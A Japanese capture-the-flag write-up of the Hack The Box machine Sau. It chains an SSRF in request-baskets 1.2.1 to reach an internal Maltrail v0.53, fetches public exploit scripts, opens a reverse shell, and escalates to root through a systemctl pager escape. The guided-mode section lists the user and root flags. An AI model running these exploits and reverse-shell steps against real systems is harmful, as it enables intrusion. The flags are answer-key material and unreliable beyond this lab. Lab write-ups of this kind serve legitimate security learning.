本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「Sau」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン
(2) Webアクセスできるファイル/ディレクトリ調査
(3) Webサイトの動作確認
(4) CVE-2023-27163の脆弱性の悪用可否の確認
(5) CVE-2023-27163の脆弱性の悪用した任意のURLアクセス
(6) Maltrailの脆弱性の悪用したシェル奪取
(7) 特権昇格(CVE-2023-26604の脆弱性悪用)
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン
(1) 「nmap -sC -sV 10.10.11.224」コマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp) やHTTP(55555/tcp)ポートが応答があり、HTTP(80/tcp)ポートがフィルタされていることが分かる。
$ nmap -sC -sV 10.10.11.224
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 00:29 JST
Nmap scan report for 10.10.11.224
Host is up (0.30s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
80/tcp    filtered http
55555/tcp open     http    Golang net/http server
| http-title: Request Baskets
|_Requested resource was /web
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Wed, 26 Mar 2025 15:32:31 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Wed, 26 Mar 2025 15:32:11 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Wed, 26 Mar 2025 15:32:12 GMT
|     Content-Length: 0
|   OfficeScan:
|     HTTP/1.1 400 Bad Request: missing required Host header
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_    Request: missing required Host header
ーーー(省略)ーーー
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.64 seconds
(2) ブラウザを用いて「http://10.10.11.224:55555/」にアクセスすると、「http://10.10.11.224:55555/web」にリダイレクトされWebページが表示される。
Webアクセスできるファイル/ディレクトリ調査
(1) feroxbusterを用いてアクセスできるURLを確認すると、「http://10.10.11.224:55555/web」や「http://10.10.11.224:55555/web/baskets」のアクセス時のHTTPステータスコードが200番(成功)になっていることが分かる。
$ feroxbuster -u http://10.10.11.224:55555/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
404      GET        0l        0w        0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      230l      606w     8700c http://10.10.11.224:55555/web
302      GET        2l        2w       27c http://10.10.11.224:55555/ => http://10.10.11.224:55555/web
200      GET      360l      928w    13021c http://10.10.11.224:55555/web/baskets
301      GET        2l        3w       39c http://10.10.11.224:55555/Web => http://10.10.11.224:55555/web
301      GET        2l        3w       39c http://10.10.11.224:55555/WEB => http://10.10.11.224:55555/web
ーーー(省略)ーーー
(2) GoBusterを用いてアクセスできるURLを確認すると、「http://10.10.11.224:55555/web」のアクセス時のHTTPステータスコードが200番(成功)になっていることが分かる。
$ gobuster dir -u http://10.10.11.224:55555/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o Sau_80.txt
ーーー(省略)ーーー
/site map             (Status: 400) [Size: 75]
/style library        (Status: 400) [Size: 75]
/web references       (Status: 400) [Size: 75]
/web                  (Status: 200) [Size: 8700]
/~a                   (Status: 400) [Size: 75]
/~apache              (Status: 400) [Size: 75]
/~admin               (Status: 400) [Size: 75]
ーーー(省略)ーーー
(3) dirsearchを用いてアクセスできるURLを確認すると、「http://10.10.11.224:55555/api/version」や「http://10.10.11.224:55555/web/adminer.php」のアクセス時のHTTPステータスコードが200番(成功)になっていることが分かる。
$ sudo dirsearch -u http://10.10.11.224:55555/
ーーー(省略)ーーー
[06:44:09] 400 -   75B  - /admin;/
[06:44:22] 200 -  140B  - /api/version
[06:44:23] 400 -   75B  - /archi~1/
ーーー(省略)ーーー
[06:45:39] 400 -   75B  - /web.config::$DATA
[06:45:39] 301 -   39B  - /web/  ->  /web
[06:45:39] 301 -   47B  - /web/bundles/  ->  /web/bundles
[06:45:39] 301 -   47B  - /web/uploads/  ->  /web/uploads
[06:45:39] 301 -   50B  - /web/phpMyAdmin/  ->  /web/phpMyAdmin
[06:45:39] 301 -   50B  - /web/phpmyadmin/  ->  /web/phpmyadmin
[06:45:39] 200 -   29KB - /web/adminer.php
[06:45:40] 400 -   75B  - /WebSer~1
[06:45:41] 400 -   75B  - /wp-config.php~
ーーー(省略)ーーー
Webサイトの動作確認
(1) ブラウザを用いて「http://10.10.11.224:55555/web」にアクセスする。その後、テキストボックスに任意の文字列を入力して、「Create」をクリックする。
(2) 「Open Busket」をクリックする。
(3) URLにアクセスするとリクエストデータが表示される旨のメッセージがあるため、表示されたURL(例:http://10.10.11.224:55555/byyfj9t)にアクセスする。
(4) 表示されたURL(例:http://10.10.11.224:55555/byyfj9t)にアクセスすると、リクエスト通信のデータが表示される。
(5) 右上部のSettingのアイコンをクリックすると、転送先URL(Forward URL)などの設定を変更できる。
CVE-2023-27163の脆弱性の悪用可否の確認
(1) 「http://10.10.11.224:55555/web」にアクセスすると、下部に「Powered by request-baskets | Version: 1.2.1」という表記がある。
(2) 「request-baskets | Version: 1.2.1」でGoogle検索すると、CVE-2023-27163のSSRF(サーバーサイド・リクエストフォージェリ)の脆弱性があることが分かる。
(3) 「https://github.com/mathias-mrsn/request-baskets-v121-ssrf」で公開されている攻撃コードを用いて任意のURLにアクセスできるか確認する。
(4) まずはKali Linux側のIPアドレスを確認して、80/tcpポートで待ち受ける。
$ ip a
   →VPN接続しているインターフェースのIPアドレスを確認する。
   →今回は「10.10.16.6」でした。

$ nc -lnvp 80
listening on [any] 80 ...
(5) CVE-2023-27163の脆弱性を悪用して、攻撃対象のマシン(Sau)からKali Linuxの80/tcpにアクセスさせる。
$ wget https://raw.githubusercontent.com/mathias-mrsn/CVE-2023-27163/master/exploit.py
   →「exploit.py」ファイルがダウンロードされる。

$ python3 exploit.py http://10.10.11.224:55555 http://10.10.16.6:80/
Exploit for SSRF vulnerability on Request-Baskets (1.2.1) (CVE-2023-27163).
Exploit successfully executed.
Any request sent to http://10.10.11.224:55555/opszjs will now be forwarded to the service on http://10.10.16.6:80/.

$ curl http://10.10.11.224:55555/opszjs
(6) 「nc -lnvp 80」コマンドを実行していたプロンプトに通信内容が表示される。そのため、CVE-2023-27163の脆弱性を悪用して、任意のURLにアクセスすることができる。
$ nc -lnvp 80
listening on [any] 80 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.224] 39620
GET / HTTP/1.1
Host: 10.10.16.6:80
User-Agent: curl/8.11.1
Accept: */*
X-Do-Not-Forward: 1
Accept-Encoding: gzip
CVE-2023-27163の脆弱性の悪用した任意のURLアクセス
(1) nmapコマンドでHTTP(80/tcp)がフィルタされて直接アクセスできないことが分かっているため、CVE-2023-27163の脆弱性を悪用して、攻撃対象のマシン(Sau)上の80/tcpにアクセスさせる。
$ python3 exploit.py http://10.10.11.224:55555 http://127.0.0.1:80/
Exploit for SSRF vulnerability on Request-Baskets (1.2.1) (CVE-2023-27163).
Exploit successfully executed.
Any request sent to http://10.10.11.224:55555/uwdacz will now be forwarded to the service on http://127.0.0.1:80/.

$ curl http://10.10.11.224:55555/uwdacz
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta http-equiv="Content-Type" content="text/html;charset=utf8">
        <meta name="viewport" content="width=device-width, user-scalable=no">
        <meta name="robots" content="noindex, nofollow">
        <title>Maltrail</title>
ーーー(省略)ーーー
(2) 「示されたURL(例:http://10.10.11.224:55555/uwdacz)にアクセスする

Maltrailの脆弱性の悪用したシェル奪取
(1) Webページの下部に「Powered by Maltrail (v0.53)」という表記がある。
(2) 「Maltrail (v0.53)」でGoogle検索すると、「https://github.com/spookier/Maltrail-v0.53-Exploit」に任意のコマンド実行できる脆弱性を悪用した攻撃コードが公開されている。
(3) Kali Linux側で1337/tcpで待ち受ける。
$ nc -lnvp 1337
(4) 「https://github.com/spookier/Maltrail-v0.53-Exploit」を用いて攻撃コードを実行する。
$ git clone https://github.com/spookier/Maltrail-v0.53-Exploit
Cloning into 'Maltrail-v0.53-Exploit'...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 17 (delta 4), reused 9 (delta 3), pack-reused 0 (from 0)
Receiving objects: 100% (17/17), 4.44 KiB | 4.44 MiB/s, done.
Resolving deltas: 100% (4/4), done.

$ cd Maltrail-v0.53-Exploit

$ python3 exploit.py 10.10.16.6 1337 http://10.10.11.224:55555/uwdacz
Running exploit on http://10.10.11.224:55555/uwdacz/login
(5) 「nc -lnvp 1337」コマンドを実行していたプロンプトに応答があり、任意のコマンドを実行できるようになる。
$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.224] 53906
$
(6) 完全なシェルを奪取する。
$ which python3
    →/usr/bin/python3。

$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'

[Ctrl]+[Z]でバックグラウンドに移す

$ stty raw -echo;fg

$ bash
(7) 現在ログインしているユーザー情報を確認すると、pumaユーザーであることが分かる。
$ whoami
puma

$ id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
(8) 一般ユーザーのフラグファイルを確認する。
$ ls -l /home
total 4
drwxr-xr-x 4 puma puma 4096 Jun 19  2023 puma

$ ls -l /home/puma
total 4
-rw-r----- 1 root puma 33 Mar 26 15:29 user.txt

$ cat /home/puma/user.txt
68602d586a88021afce4fd0a817a1cde
特権昇格(CVE-2023-26604の脆弱性悪用)
(1) sudoの設定を確認すると、パスワードなしで「/usr/bin/systemctl status trail.service」がroot権限で実行できることが分かる。
$ sudo -l
68602d586a88021afce4fd0a817a1cde
puma@sau:/opt/maltrail$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
(2) systemctlのバージョンを確認すると、「systemd 245 (245.4-4ubuntu3.22)」であることが分かる。
$ systemctl --version
systemd 245 (245.4-4ubuntu3.22)
ーーー(省略)ーーー
(3) 「systemd 245 CVE」でGoogle検索すると、systemdの245にCVE-2023-26604の脆弱性があることが分かる。「https://medium.com/@zenmoviefornotification/saidov-maxim-cve-2023-26604-c1232a526ba7」に脆弱性の詳細があるため、実行するとroot権限の表示される。
$ sudo /usr/bin/systemctl status trail.service
!sh
  →root権限のプロンプト(#)が返ってくる。
(2) 現在ログインしているユーザーを確認すると、rootユーザーであることが分かる。
# whoami
root

# id
uid=0(root) gid=0(root) groups=0(root)
(3) 特権ユーザー用のフラグファイルを確認する。
# cat /root/root.txt
45291ca906340f03519fb0afed4dab9c
[補足] Guided ModeのQA
・Task 1
問題(英語訳):Which is the highest open TCP port on the target machine?
問題(日本語訳):ターゲット マシン上で開いている TCP ポートのうち最も大きいものはどれですか。

答え:55555
nmapコマンドの結果、22/tcpと55555/tcpのポートが応答があるため。
・Task 2
問題(英語訳):What is the name of the open source software that the application on 55555 is "powered by"?
問題(日本語訳):55555 上のアプリケーションが「搭載」されているオープン ソース ソフトウェアの名前は何ですか?

答え:request-baskets
・Task 3
問題(英語訳):What is the version of request-baskets running on Sau?
問題(日本語訳):Sau で実行されているリクエストバスケットのバージョンは何ですか?

答え:1.2.1
・Task 4
問題(英語訳):What is the 2023 CVE ID for a Server-Side Request Forgery (SSRF) in this version of request-baskets?
問題(日本語訳):このバージョンのリクエストバスケットにおけるサーバー側リクエストフォージェリ (SSRF) の 2023 CVE ID は何ですか?

答え:CVE-2023-27163
・Task 5
問題(英語訳):What is the name of the software that the application running on port 80 is "powered by"?
問題(日本語訳):ポート 80 で実行されているアプリケーションを動かすソフトウェアの名前は何ですか?

答え:Maltrail
・Task 6
問題(英語訳):There is an unauthenticated command injection vulnerability in MailTrail v0.53. What is the relative path on the webserver targeted by this exploit?
問題(日本語訳):MailTrail v0.53 には認証されていないコマンド インジェクションの脆弱性があります。このエクスプロイトの対象となる Web サーバー上の相対パスは何ですか?

答え:/login
・Task 7
問題(英語訳):What system user is the Mailtrack application running as on Sau?
問題(日本語訳):Sau ではどのシステム ユーザーとして Mailtrack アプリケーションが実行されていますか?

答え:puma
・Submit User Flag
問題(英語訳):Submit the flag located in the puma user's home directory.
問題(日本語訳):puma ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:68602d586a88021afce4fd0a817a1cde
※「/home/puma/user.txt」ファイルの内容。
・Task 9
問題(英語訳):What is the full path to the binary (without arguments) the puma user can run as root on Sau?
問題(日本語訳):puma ユーザーが Sau 上で root として実行できるバイナリ (引数なし) へのフル パスは何ですか?

答え:/usr/bin/systemctl
・Task 10
問題(英語訳):What is the full version string for the instance of systemd installed on Sau?
問題(日本語訳):Sau にインストールされている systemd インスタンスの完全なバージョン文字列は何ですか?

答え:systemd 245 (245.4-4ubuntu3.22)
・Task 11
問題(英語訳):What is the 2023 CVE ID for a local privilege escalation vulnerability in this version of systemd?
問題(日本語訳):このバージョンの systemd におけるローカル権限昇格の脆弱性の 2023 CVE ID は何ですか?

答え:CVE-2023-26604
・Submit Root Flag
問題(英語訳):Submit the flag located in the root user's home directory.
問題(日本語訳):rootユーザーのホーム ディレクトリにあるフラグを送信します。

答え:45291ca906340f03519fb0afed4dab9c
※「/root/root.txt」の内容。
関連記事(Hack The Box)
※後日作成予定。